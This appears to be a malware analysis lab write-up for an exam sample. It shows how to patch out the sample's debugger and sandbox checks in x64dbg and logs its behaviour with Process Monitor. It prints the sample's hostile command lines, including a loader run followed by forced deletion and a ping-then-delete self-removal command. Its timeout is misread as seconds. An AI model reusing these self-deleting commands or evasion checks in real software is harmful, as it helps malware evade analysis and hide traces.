


- As expected, a message box tilted `ABORT!` with message `Sandbox Detected!` appears
- This is due to the anti-vm / anti-debugging capabilities of the malware


Bypassing the self-defensive mechanism

Debugger Detection at subroutine 140001740


Load the sample into **x64dbg**.



First bypass the Debugger Detection at subroutine `140001740`. Use `Ctrl+G` and enter the location `140001740` to navigate to the related potion:




- The process will exit if the jump at `14000175D` is not taken
- To bypass, patch it by modifying the instruction `je` to `jmp` so it always take the jump:



Detection at subroutine 1400017D0, 140001950, 140002274, 14000227D

Use `Ctrl+G` and enter the location `140002269` to navigate to the potion calling the detection subroutines:




- The common thing for the first 3 detection subroutine calls is that if detected, it jumps to `140002286`.
- To patch, change all the related `jne` instructions to `NOP`:

```
00000001400022F    CC                  int3
0000000140002230    40:56               push rsi                                rsi:"LdrpInitializeProcess"
0000000140002232    57                  push rdi
0000000140002233    B8 D8200000         mov eax,20D8
0000000140002238    E8 D3100000         call finalexam_aslr_disabled.140003310
000000014000223D    48:2BE0             sub rsp,rax
0000000140002240    48:8B05 C94D0000    mov rax,qword ptr ds:[140007010]
0000000140002247    48:33C4             xor rax,rsp
000000014000224A    48:898424 C0200000  mov qword ptr ss:[rsp+20C0],rax
0000000140002252    FF15 101E0000       call qword ptr ds:[<&FreeConsole>]
0000000140002258    E8 23FEFFFF         call finalexam_aslr_disabled.140002080
000000014000225D    E8 DEF4FFFF         call finalexam_aslr_disabled.140001740
0000000140002262    E8 69F5FFFF         call finalexam_aslr_disabled.1400017D0
0000000140002267    85C0                test eax,eax
0000000140002269    90                  nop
000000014000226A    90                  nop
000000014000226B    E8 E0F6FFFF         call finalexam_aslr_disabled.140001950
0000000140002270    85C0                test eax,eax
0000000140002272    90                  nop
0000000140002273    90                  nop
0000000140002274    E8 B7F7FFFF         call finalexam_aslr_disabled.140001A30
0000000140002279    85C0                test eax,eax
000000014000227B    90                  nop
000000014000227C    90                  nop
000000014000227D    E8 0EF5FFFF         call finalexam_aslr_disabled.140001790
0000000140002282    85C0                test eax,eax
0000000140002284    74 27               je finalexam_aslr_disabled.1400022AD
0000000140002286    41:B9 10000000      mov r9d,10
000000014000228C    4C:8D05 8D2B0000    lea r8,qword ptr ds:[140004E20]         0000000140004E20:L"ABORT!"
0000000140002293    48:8D15 962B0000    lea rdx,qword ptr ds:[140004E30]        0000000140004E30:L"Sandbox Detected!"
000000014000229A    33C9                xor ecx,ecx
000000014000229C    FF15 DE1E0000       call qword ptr ds:[140004180]
00000001400022A2    B9 09000000         mov ecx,9                               9:'\t'
00000001400022A7    FF15 831E0000       call qword ptr ds:[<&ExitProcess>]
```

Finally if we pass the checking, the jump should be taken at `140002284`. We can patch it by changing `je` to `jmp`:

Then click `File > Patch file ...`:



- Patch File
- Save as `FinalExam_patched.exe`

Running the patched executable


Start capturing on **Wireshark** and **Process Monitor** and then run the patched sample as admin.

- This time, instead of popping up the alert box, it shows `Reboot required` and ask `Do it now`?
- Click the `No` button

Stop Wireshark capture and on Process Monitor, save the session as CSV.

Processes involved by the sample

Inspect the Process Tree on **Process Monitor**:



As shown, the processes involved are:

- conhost.exe
- cmd.exe
  - conhost.exe
  - loader.exe
- cmd.exe
  - conhost.exe
  - ping.exe

Note `conhost.exe` is not meaningful to the analysis and is ignored in the following.

First cmd.exe

The first instance of `cmd.exe` has the following CommandLine:


- `C:\Windows\System32\cmd.exe" /C loader.exe && del /F loader.exe`
- It is invoked to run the executable `loader.exe`, and force remove `loader.exe` afterwards
  - This also explains why `loader.exe` disappears in the current working directory of the sample

FinalExam.exe	6/25/2020 6:30 AM	Application	96 KB
FinalExam_ASLR_Disabled.exe	8/8/2021 5:37 AM	Application	96 KB
FinalExam_ASLR_Disabled.exe.id0	8/8/2021 3:30 PM	ID0 File	456 KB
FinalExam_ASLR_Disabled.exe.id1	8/8/2021 5:38 AM	ID1 File	200 KB
FinalExam_ASLR_Disabled.exe.id2	8/8/2021 5:38 AM	ID2 File	4 KB
FinalExam_ASLR_Disabled.exe.nam	8/8/2021 5:38 AM	NAM File	16 KB
FinalExam_ASLR_Disabled.exe.til	8/8/2021 5:38 AM	TIL File	1 KB
FinalExam_patched - Copy.exe	8/9/2021 3:25 PM	Application	96 KB
ph.exe	8/9/2021 3:29 PM	Application	14 KB

Loader.exe


`Loader.exe` is run but there is no child process. It has been be analyzed further to understand its functions and capability.

Second cmd.exe




- `cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "C:\Users\AdminELS\Downloads\Samples\Final_Exam\FinalExam_patched.exe"`
- `cmd.exe` is used to execute a `ping` command to `1.1.1.1` with the switch `-n 1` (one packet) and `-w 3000` (exit after 3000 seconds), where to output will be redirected to NULL; also the sample will be deleted forcefully and quietly

ping.exe



- `ping.exe` is execute to send ICMP packet to `1.1.1.1`

File accessed, downloaded, or used, and their PATH



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail	TID
3:28:5...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\pic2.jpg	SUCCESS		2064
3:28:5...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\pic2.jpg	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Ov...	2064
3:28:5...	FinalExam_patched.exe	5368	WriteFile	C:\Users\AdminELS\AppData\Local\Temp\pic2.jpg	SUCCESS	Offset: 0, Length: 31,799, Priority: Normal	2064
3:28:5...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\pic2.jpg	SUCCESS		2064
3:28:5...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\pic3.jpg	SUCCESS	Desired Access: Read Attributes, Delete, Disposition: Open, Opt...	2064
3:28:5...	FinalExam_patched.exe	5368	QueryAttributeTagFile	C:\Users\AdminELS\AppData\Local\Temp\pic3.jpg	SUCCESS	Attributes: A, ReparseTag: 0x0	2064
3:28:5...	FinalExam_patched.exe	5368	SetDispositionInformationEx	C:\Users\AdminELS\AppData\Local\Temp\pic3.jpg	SUCCESS	Flags: FILE_DISPOSITION_DELETE, FILE_DISPOSITION_PO...	2064
3:28:5...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\pic3.jpg	SUCCESS		2064
3:28:5...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\pic3.jpg	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Ov...	2064
3:28:5...	FinalExam_patched.exe	5368	WriteFile	C:\Users\AdminELS\AppData\Local\Temp\pic3.jpg	SUCCESS	Offset: 0, Length: 8,272, Priority: Normal	2064
3:28:5...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\pic3.jpg	SUCCESS		2064
3:28:5...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\pic4.jpg	SUCCESS	Desired Access: Read Attributes, Delete, Disposition: Open, Opt...	2064
3:28:5...	FinalExam_patched.exe	5368	QueryAttributeTagFile	C:\Users\AdminELS\AppData\Local\Temp\pic4.jpg	SUCCESS	Attributes: A, ReparseTag: 0x0	2064
3:28:5...	FinalExam_patched.exe	5368	SetDispositionInformationEx	C:\Users\AdminELS\AppData\Local\Temp\pic4.jpg	SUCCESS	Flags: FILE_DISPOSITION_DELETE, FILE_DISPOSITION_PO...	2064
3:28:5...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\pic4.jpg	SUCCESS		2064
3:28:5...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\pic4.jpg	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Ov...	2064
3:28:5...	FinalExam_patched.exe	5368	WriteFile	C:\Users\AdminELS\AppData\Local\Temp\pic4.jpg	SUCCESS	Offset: 0, Length: 8,940, Priority: Normal	2064
3:28:5...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\pic4.jpg	SUCCESS		2064
3:28:5...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\pic5.jpg	SUCCESS	Desired Access: Read Attributes, Delete, Disposition: Open, Opt...	2064
3:28:5...	FinalExam_patched.exe	5368	QueryAttributeTagFile	C:\Users\AdminELS\AppData\Local\Temp\pic5.jpg	SUCCESS	Attributes: A, ReparseTag: 0x0	2064
3:28:5...	FinalExam_patched.exe	5368	SetDispositionInformationEx	C:\Users\AdminELS\AppData\Local\Temp\pic5.jpg	SUCCESS	Flags: FILE_DISPOSITION_DELETE, FILE_DISPOSITION_PO...	2064
3:28:5...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\pic5.jpg	SUCCESS		2064
3:28:5...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\pic5.jpg	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Ov...	2064
3:28:5...	FinalExam_patched.exe	5368	WriteFile	C:\Users\AdminELS\AppData\Local\Temp\pic5.jpg	SUCCESS	Offset: 0, Length: 35,291, Priority: Normal	2064
3:28:5...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\pic5.jpg	SUCCESS		2064
3:28:5...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\footer.jpg	SUCCESS	Desired Access: Read Attributes, Delete, Disposition: Open, Opt...	2064
3:28:5...	FinalExam_patched.exe	5368	QueryAttributeTagFile	C:\Users\AdminELS\AppData\Local\Temp\footer.jpg	SUCCESS	Attributes: A, ReparseTag: 0x0	2064
3:28:5...	FinalExam_patched.exe	5368	SetDispositionInformationEx	C:\Users\AdminELS\AppData\Local\Temp\footer.jpg	SUCCESS	Flags: FILE_DISPOSITION_DELETE, FILE_DISPOSITION_PO...	2064
3:28:5...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\footer.jpg	SUCCESS		2064
3:28:5...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\footer.jpg	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Ov...	2064
3:28:5...	FinalExam_patched.exe	5368	WriteFile	C:\Users\AdminELS\AppData\Local\Temp\footer.jpg	SUCCESS	Offset: 0, Length: 28,069, Priority: Normal	2064
3:28:5...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\footer.jpg	SUCCESS		2064
3:28:5...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\runme.bat	SUCCESS	Desired Access: Read Attributes, Delete, Disposition: Open, Opt...	2064
3:28:5...	FinalExam_patched.exe	5368	QueryAttributeTagFile	C:\Users\AdminELS\AppData\Local\Temp\runme.bat	SUCCESS	Attributes: A, ReparseTag: 0x0	2064
3:28:5...	FinalExam_patched.exe	5368	SetDispositionInformationEx	C:\Users\AdminELS\AppData\Local\Temp\runme.bat	SUCCESS	Flags: FILE_DISPOSITION_DELETE, FILE_DISPOSITION_PO...	2064
3:28:5...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\runme.bat	SUCCESS		2064
3:28:5...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\runme.bat	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Ov...	2064
3:28:5...	FinalExam_patched.exe	5368	WriteFile	C:\Users\AdminELS\AppData\Local\Temp\runme.bat	SUCCESS	Offset: 0, Length: 111, Priority: Normal	2064
3:28:5...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\runme.bat	SUCCESS		2064
3:29:4...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\s454.0	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: O...	2064
3:29:4...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\s454.0	SUCCESS	Desired Access: Generic Read/Write, Disposition: OverwriteIf, ...	2064
3:29:4...	FinalExam_patched.exe	5368	WriteFile	C:\Users\AdminELS\AppData\Local\Temp\s454.0	SUCCESS	Offset: 0, Length: 53, Priority: Normal	2064
3:29:4...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\s454.0	SUCCESS		2064
3:29:4...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\s454.1	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: O...	2064
3:29:4...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\s454.1	SUCCESS	Desired Access: Generic Read/Write, Disposition: OverwriteIf, ...	2064
3:29:4...	FinalExam_patched.exe	5368	WriteFile	C:\Users\AdminELS\AppData\Local\Temp\s454.1	SUCCESS	Offset: 0, Length: 53, Priority: Normal	2064
3:29:4...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\s454.1	SUCCESS		2064
3:29:4...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\s454.2	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: O...	2064
3:29:4...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\s454.2	SUCCESS	Desired Access: Generic Read/Write, Disposition: OverwriteIf, ...	2064
3:29:4...	FinalExam_patched.exe	5368	WriteFile	C:\Users\AdminELS\AppData\Local\Temp\s454.2	SUCCESS	Offset: 0, Length: 53, Priority: Normal	2064
3:29:4...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\s454.2	SUCCESS		2064
3:29:4...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\s454.3	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: O...	2064
3:29:4...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\s454.3	SUCCESS	Desired Access: Generic Read/Write, Disposition: OverwriteIf, ...	2064
3:29:4...	FinalExam_patched.exe	5368	WriteFile	C:\Users\AdminELS\AppData\Local\Temp\s454.3	SUCCESS	Offset: 0, Length: 53, Priority: Normal	2064
3:29:4...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\s454.3	SUCCESS		2064
3:29:4...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\s454.4	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: O...	2064
